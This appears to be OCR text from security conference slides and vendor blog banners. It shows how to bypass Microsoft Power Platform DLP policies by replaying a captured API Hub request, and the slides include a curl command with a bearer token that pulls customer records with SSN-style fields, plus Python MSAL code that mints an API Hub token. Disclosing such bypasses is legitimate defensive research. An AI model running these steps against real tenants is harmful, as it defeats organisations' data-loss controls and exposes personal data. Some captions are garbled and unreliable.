Finding #1 - The problem with enforcing DLP policies for pre-existing resources

Read Blog

Microsoft Power Platform DLP Bypass Uncovered

Finding #2 - HTTP calls

Read Blog

Microsoft Power Platform DLP Bypass Uncovered

Finding #3 - custom connectors

Read Blog

Microsoft Power Platform DLP Bypass Uncovered

Finding #4 - Unblockable connectors

Read Blog

zenity

Yuval Adler  
Customer Success Director

Set default group

Search connectors

connectors in other groups. Unassigned

Unblockable ▾ Endpoint config

No No

OneDrive for Business No

Cancel

<https://www.zenity.io/microsoft-power-platform-dlp-bypass-uncovered-finding-5-parent-and-child-flow-execution/>

Register now

Back

Next

Cancel



Power Platform admin center

DLP Policies > New Policy

Policy name

Home

Environments

Anal

Billing

Setti

Reso

Help

Data

Data

Polio

zenity

Microsoft Power Platform DLP Bypass Uncovered

Finding #1 - The problem with enforcing DLP policies for pre-existing resources

Read Blog

Microsoft Power Platform DLP Bypass Uncovered - Finding #1

Read more >

Microsoft Power Platform DLP Bypass Uncovered

Finding #2 - HTTP calls

Read Blog

Microsoft Power Platform DLP Bypass Uncovered - Finding #2 - HTTP

Read more >

Microsoft Power Platform DLP Bypass Uncovered

Finding #3 - custom connectors

Read Blog

Microsoft Power Platform DLP Bypass Uncovered - Finding #3 - Custom Connectors

Read more >

Microsoft Power Platform DLP Bypass Uncovered

Finding #4 - Unblockable connectors

Read Blog

Microsoft Power Platform DLP Bypass Uncovered - Finding #4 - Unblockable connectors

Read more >

zenity

Microsoft Power Platform DLP Bypass Uncovered

Finding #5 - Parent and child flow execution

Read Blog

Yuval Adler  
Customer Success Director

Microsoft Power Platform DLP Bypass Uncovered - Finding #5 - Parent and Child Flow Execution

Read more >

OneDrive for Business

No

No

No

Cancel

<https://www.zenity.io/microsoft-power-platform-dlp-bypass-uncovered-finding-5-parent-and-child-flow-execution/>

Register now

Back

Next

Cancel

# This app isn't opening correctly

It looks like this app isn't compliant with the latest data loss prevention policies.

Less

It looks like this app isn't compliant with the latest data loss prevention policies.  
Policy name: Deny Azure File Storage  
Connector: shared\_azurefile cannot be used since it is blocked by your company's admin.



- Home
- Environments
- Analytics
- Billing (Preview)
- Settings
- Resources
- Help + support
- Data integration
- Data (preview)
- Policies

DLP Policies > Edit Policy

- Policy name  
Deny SQL
- Prebuilt connectors
- Custom connectors
- Scope
- Review


Move to Business | Move to Non-business | Configure connector | Set default group

### Assign connectors ⓘ

Business (0) | Non-business (1055) | Default | **Blocked (1)**

Search connectors

Blocked connectors can't be used where this policy is applied.

	Name	Blockable	Endpoint configu
	SQL Server	Yes	Yes




Power Platform Conference 2023  
[Register now](#)




Customer Insights

---








[dbo].[Customers]  


 Search items

**aidenb@zenitydemo.OnMicrosoft.com**  
Aiden  
Brown 

**alexanderw@zenitydemo.OnMicrosoft.co**  
Alexander  
Gonzalez 

**amandas@zenitydemo.OnMicrosoft.com**  
Amanda  
Smith 

**ameliaj@zenitydemo.OnMicrosoft.com**  
Amelia  
Johnson 

**ameliam@zenitydemo.OnMicrosoft.com**  
Amelia  
Gonzalez 

**andrewc@zenitydemo.OnMicrosoft.com**





< [dbo].[Customers]

CustomerID

55677

Email

aidenb@zenitydemo.OnMicrosoft.com

FirstName

Aiden

LastName

Brown

SocialSecurityNumber

209-97-8888





# All You Need Is Guest

@mbrg0  
mbgsec.com  
t2'24

[dbo].[Customers]
aidenb@zenitydemo.OnMicrosoft.com Aiden Brown
alexanderw@zenitydemo.OnMicrosoft.com Alexander Gonzalez
amandas@zenitydemo.OnMicrosoft.com Amanda Smith
ameliaj@zenitydemo.OnMicrosoft.com Amelia Johnson
ameliam@zenitydemo.OnMicrosoft.com Amelia Gonzalez
andrewc@zenitydemo.OnMicrosoft.com Andrew Perez

The screenshot shows the Network tab in a browser's developer tools. The selected request is an OData query for a list of customers. The response is a JSON array of customer objects, each containing OData metadata and personal information.

```
1 {
2   "@odata.context": "https://europe-002.azure-apim.net/apim/sql/ff47194e357e459b8756a5f43f59ccc6/$metadata#datasets('customercareinsights.database.windows.net%2Centerprisecustomers')/tables('%5B
3   "value": [
4     {
5       "@odata.etag": "",
6       "ItemInternalId": "3991bcef-6542-4723-93e5-fef0afb0caaf",
7       "Email": "aidenb@zenitydemo.OnMicrosoft.com",
8       "FirstName": "Aiden",
9       "LastName": "Brown",
10      "CustomerID": 55677,
11      "SocialSecurityNumber": "209-97-8888"
12    },
13    {
14      "@odata.etag": "",
15      "ItemInternalId": "59468524-c47d-4b7c-9775-bb5892660ac4",
16      "Email": "alexanderw@zenitydemo.OnMicrosoft.com",
17      "FirstName": "Alexander",
18      "LastName": "Gonzalez",
19      "CustomerID": 74321,
20      "SocialSecurityNumber": "209-97-9876"
21    },
22    {
23      "@odata.etag": "",
24      "ItemInternalId": "5f32b199-275e-4612-a026-b52903dd0a9a",
25      "Email": "amandas@zenitydemo.OnMicrosoft.com",
26      "FirstName": "Amanda",
27      "LastName": "Smith",
28      "CustomerID": 78654,
29      "SocialSecurityNumber": "209-97-6666"
30    },
31    {
32      "@odata.etag": "",
33      "ItemInternalId": "00e598ec-41ea-42c0-aa17-34c50c42949c",
34      "Email": "ameliaj@zenitydemo.OnMicrosoft.com",
35      "FirstName": "Amelia",
36      "LastName": "Johnson",
37      "CustomerID": 76234,
38      "SocialSecurityNumber": "209-97-1111"
39    },
40    {
41      "@odata.etag": "",
42      "ItemInternalId": "1a9cb83a-919e-43ff-9db7-67a02358af83",
43      "Email": "ameliam@zenitydemo.OnMicrosoft.com",
44      "FirstName": "Amelia",
45      "LastName": "Gonzalez",
46      "CustomerID": 74321,
47      "SocialSecurityNumber": "209-97-9876"
48    },
49    {
50      "@odata.etag": "",
51      "ItemInternalId": "b5cb5500-9ecd-44bc-a6e1-ce5f1c1cbb16",
52      "Email": "andrewc@zenitydemo.OnMicrosoft.com",
53      "FirstName": "Andrew",
54      "LastName": "Perez",
55      "CustomerID": 79000,
```



[dbo].[Customers]

Search items

aidenb@zenitydemo.OnMicrosoft.com
Aiden Brown
alexanderw@zenitydemo.OnMicrosoft.com
Alexander Gonzalez
amandas@zenitydemo.OnMicrosoft.com
Amanda Smith
ameliaj@zenitydemo.OnMicrosoft.com
Amelia Johnson
ameliam@zenitydemo.OnMicrosoft.com
Amelia Gonzalez
andrewc@zenitydemo.OnMicrosoft.com

The screenshot shows the Network tab of a browser's developer tools. A request to `https://europe-002.azure-apim.net/invoke` is selected. The request method is `POST` and the status code is `200`. The response headers include `Access-Control-Allow-Origin: *`, `Content-Encoding: gzip`, and `Content-Type: application/json; charset=utf-8; odata.metadata=minimal`. The request headers include `Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsInR5cCI6IkpXLTJ0IiwiaWF0Ijoi...`

Name	Value
Request URL:	https://europe-002.azure-apim.net/invoke
Request Method:	POST
Status Code:	200
Remote Address:	20.86.93.35:443
Referrer Policy:	no-referrer
Access-Control-Allow-Origin:	*
Access-Control-Expose-Headers:	Content-Encoding, Transfer-Encoding, Vary, x-ms-request-id, x-ms-correlation-id, x-ms-user-agent, Strict-Transport-Security, X-Content-Type-Options, X-Frame-Options, Date, x-ms-connection-gateway-object-id, x-ms-connection-parameter-set-name, x-ms-environment-id, Timing-Allow-Origin, x-ms-apihub-cached-response, x-ms-apihub-obo
Cache-Control:	no-cache, no-store
Content-Encoding:	gzip
Content-Type:	application/json; charset=utf-8; odata.metadata=minimal
Date:	Sun, 16 Jul 2023 12:01:30 GMT
Expires:	-1
Pragma:	no-cache
Strict-Transport-Security:	max-age=31536000; includeSubDomains
Timing-Allow-Origin:	*
Vary:	Accept-Encoding
X-Content-Type-Options:	nosniff
X-Frame-Options:	DENY
X-Ms-Apihub-Cached-Response:	true
X-Ms-Apihub-Obo:	false
X-Ms-Environment-Id:	default-fc993b0f-345b-4d01-9f67-9ac4a140dd43
X-Ms-Request-Id:	3b699bdc-5186-4a69-8043-fbf014885564
X-Ms-User-Agent:	PowerApps/3.23071.10 (Web Player; AppName=01cde0ab-4650-4c0f-b73d-63c5e8d55b9e)
:Authority:	europe-002.azure-apim.net
:Method:	POST
:Path:	/invoke
:Scheme:	https
Accept:	application/json
Accept-Encoding:	gzip, deflate, br
Accept-Language:	en-US
Authorization:	Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsInR5cCI6IkpXLTJ0IiwiaWF0Ijoi...





# Power App is using azure-apim.net to fetch connection data

```
GET https://europe-002.azure-apim.net/apim  
/sql/ff47194e357e459b8756a5f43f59ccc6  
/v2/datasets/customercareinsights.database.windows.n  
et,enterprisecustomers  
/tables/%255Bdbo%255D.%255BCustomers%255D/ite  
ms'
```

# Power App is using azure-apim.net to fetch connection data

GET **https://europe-002.azure-apim.net/apim**  
/sql/ff47194e357e459b8756a5f43f59ccc6  
/v2/datasets/customercareinsights.database.windows.n  
et,enterprisecustomers  
/tables/%255Bdbo%255D.%255BCustomers%255D/ite  
ms



# Power App is using azure-apim.net to fetch connection data

GET https://europe-002.azure-apim.net/apim  
**/sql/ff47194e357e459b8756a5f43f59ccc6**  
/v2/datasets/customercareinsights.database.windows.net,enterprisecustomers  
/tables/%255Bdbo%255D.%255BCustomers%255D/items

# Power App is using azure-apim.net to fetch connection data

GET https://europe-002.azure-apim.net/apim  
/sql/ff47194e357e459b8756a5f43f59ccc6

**/v2/datasets/customercareinsights.database.windows.net,enterprisecustomers**

/tables/%255Bdbo%255D.%255BCustomers%255D/items



# Power App is using azure-apim.net to fetch connection data

GET https://europe-002.azure-apim.net/apim  
/sql/ff47194e357e459b8756a5f43f59ccc6  
/v2/datasets/customercareinsights.database.windows.n  
et,enterprisecustomers  
**/tables/%255Bdbo%255D.%255BCustomers%255D/it  
ems**

# Power App is using azure-apim.net to fetch connection data

GET https://europe-002.azure-apim.net/apim  
/sql/ff47194e357e459b8756a5f43f59ccc6  
/v2/datasets/customercareinsights.database.windows.n  
et,enterprisecustomers  
**/tables/[dbo].[Customers]/items**

RESTful API  
defined in  
swagger




Power Automate




Power Apps




Logic Apps







# Back to real life, where we're blocked by Power Platform DLP..



# Back to real life, where we're blocked by Power Platform DLP.. Or are we?





# Copy-and-replay browser API Hub call to bypass DLP

```
[/@mbrg0/BHUSA2023/All-You-Need-Is-Guest:] $ curl 'https://europe-002.azure-apim.net/invoke' \  
> -X 'POST' \  
> -H 'authority: europe-002.azure-apim.net' \  
> -H 'accept: application/json' \  
> -H 'accept-language: en-US' \  
> -H 'authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Ii1LSTNROW50UjdiUm9meG  
> -H 'x-ms-client-object-id: 71bbe90d-01e9-4d5c-a684-bd5f3967b8aa' \  
> -H 'x-ms-client-request-id: b0fcb515-3898-496b-af84-89a0058b4f2e' \  
> -H 'x-ms-client-session-id: 1972191d-bec7-447a-a0ac-47267adfec24' \  
> -H 'x-ms-client-tenant-id: fc993b0f-345b-4d01-9f67-9ac4a140dd43' \  
> -H 'x-ms-protocol-semantic: cdp' \  
> -H 'x-ms-request-method: GET' \  
> -H 'x-ms-request-url: /apim/sql/ff47194e357e459b8756a5f43f59ccc6/v2/datasets/customercareins  
ights.database.windows.net,enterprisecustomers/tables/%255Bdbo%255D.%255BCustomers%255D/items?%2  
4orderby=Email+asc&%24select=Email%2CFirstName%2CLastName%2CCustomerID%2CSocialSecurityNumber&%2  
4top=100' \  
> -H 'x-ms-user-agent: PowerApps/3.23072.11 (Web Player; AppName=01cde0ab-4650-4c0f-b73d-63c5e  
8d55b9e)' \  
> --compressed_
```





# Let's take a closer look at this token

The screenshot shows a web browser interface with a list of users on the left and a network inspector window on the right. The network inspector shows a request to a Microsoft PowerApps endpoint. The X-MS-Request-Url header contains a malicious payload designed to exploit a SQL injection vulnerability in the application's database.

**Request Headers:**

- X-MS-Client-App-Id: /providers/Microsoft.PowerApps/apps/01cde0ab-4650-4c0f-b73d-63c5e8d55b9e
- X-MS-Client-App-Version: 2022-07-14T08:47:48Z
- X-MS-Client-Environment-Id: /providers/Microsoft.PowerApps/environments/default-1c993b0f-345b-4d01-9f67-9ac4a140dd43
- X-MS-Client-Object-Id: 71bbe90d-01e9-4d5c-a684-bd5f3967b8aa
- X-MS-Client-Request-Id: a4388bf7-366c-4f98-938c-9f61c67cf59a
- X-MS-Client-Session-Id: 39123203-1dc7-481c-a853-48822b320546
- X-MS-Client-Tenant-Id: fc993b0f-345b-4d01-9f67-9ac4a140dd43
- X-MS-Protocol-Semantics: cdp
- X-MS-Request-Method: GET
- X-MS-Request-Url: /apim/sql/f147194e357e459b8756a5f43f59ccc6/v2/datasets/customerinsights.database.windows.net,enterprisecustomers/tables/%2558dbo%255D.%2558Customers%255D/items?%24orderby=Email+asc&%24select=Email%2CFirstName%2CLastName%2CCustomerID%2CSocialSecurityNumber&%24top=100
- X-MS-User-Agent: PowerApps/3.23071.10 (Web Player; AppName=01cde0ab-4650-4c0f-b73d-63c5e8d55b9e)

**Request Body:**

```
sample-002.azure-apim.net
POST /route
https://application.com
application/json
gzip, deflate, br
en-US
Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsInR5cCI6IHN1bWwifQ.eyJ1IjoiYm9keiIsInR5cCI6IHN1bWwifQ.eyJ1IjoiYm9keiIsInR5cCI6IHN1bWwifQ
```



# A scope away from victory

Can we generate a token to API Hub?

# A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it's our user)

```
>>> azure_cli_client = msal.PublicClientApplication(client_id, authority=f"https://login.microsoftonline.com/{tenant}")  
...  
... device_flow = azure_cli_client.initiate_device_flow(scopes=["https://apihub.azure.com/.default"])  
... print(device_flow["message"])
```

To sign in, use a web browser to open the page <https://microsoft.com/devicelogin> and enter the code FVC8QCYHE to authenticate.

# A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it's our user)

```
>>> azure_cli_client = msal.PublicClientApplication(client_id, authority=f"https://login.microsoftonline.com/{tenant}")  
...  
... device_flow = azure_cli_client.initiate_device_flow(scopes=["https://apihub.azure.com/.default"])  
... print(device_flow["message"])
```

